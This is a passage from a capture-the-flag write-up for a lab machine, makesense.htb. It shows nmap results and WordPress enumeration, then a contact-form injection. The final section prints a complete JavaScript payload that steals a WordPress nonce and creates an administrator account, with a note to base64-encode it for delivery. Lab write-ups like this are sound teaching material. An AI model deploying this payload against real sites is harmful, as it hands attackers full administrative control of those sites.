This is kobold writeup by Jiseok Song


nmap

```
PORT     STATE    SERVICE     REASON         VERSION
22/tcp   open     ssh         syn-ack ttl 63 OpenSSH 9.6p1 Ubuntu 3ubuntu13.16 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 27:c3:7d:10:17:3b:dc:29:cf:05:83:33:ab:28:d0:38 (ECDSA)
|_  256 a3:46:f2:d7:1f:43:41:31:35:a2:88:31:ff:2a:0b:22 (ED25519)
80/tcp   filtered http        no-response
443/tcp  open     ssl/http    syn-ack ttl 63 Apache httpd 2.4.58 ((Ubuntu))
|_ssl-date: TLS randomness does not represent time
|_http-title: Agency LLC
|_http-generator: WordPress 7.0
| tls-alpn:
|_  http/1.1
|_http-trane-info: Problem with XML parsing of /evox/about
| ssl-cert: Subject: commonName=makesense.htb
| Not valid before: 2026-05-29T16:37:29
|_Not valid after:  2126-05-05T16:37:29
|_http-server-header: Apache/2.4.58 (Ubuntu)
8001/tcp filtered vcom-tunnel no-response
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```


Just add makesense.htb to /etc/hosts

Web Enumeration


It will give a warning, but ignore and proceed




This website has two interesting features.



Both form and phone call icon can be used for further exploit, but there's another intended way.




It's using wordpress and has uploads directory as default.




This voice leaks the password, but I couldn't understand what he says(even chatgpt couldn't understand it) although it's intended way. So let's exploit it with above two ways.

Use contact form

It's much easier than another.



If browser doesn't respond well, do it on burpsuite.



And get the response.



Now, I can use malicious javascript here instead(https://github.com/n00py/WPForce/blob/master/add_admin.js).

```
url = "/wp-admin/user-new.php";
var login = "abc";
var pass = "P@ssw0rd1";
var email =  "abc@abc.com";

function httpGet(url)
{
            var xmlHttp = new XMLHttpRequest();
            xmlHttp.open( "GET", url, false ); // false for synchronous
request
            xmlHttp.send( null );
            return xmlHttp.responseText;
}
var all = httpGet(url);
var nonce = all.split("name=\"_wpnonce_create-user\" value=\"");
var nonce = nonce[1].slice(0, 10);
var http = new XMLHttpRequest();
var params = "action=createuser&_wpnonce_create-user=" + nonce +
"&_wp_http_referer=%2Fwp-admin%2Fuser-new.php&user_login=" + login + "&email="
+ email + "&first_name=&last_name=&url=&pass1=" + pass + "&pass1-text=" + pass
```


```
+ "&pass2=" + pass + "&pw_weak=on&role=administrator&createuser=Add+New+User";
http.open("POST", url, true);
http.setRequestHeader("Content-type", "application/x-www-form-urlencoded");
http.send(params);
```

And base64 encode above code and copy it in clipboard

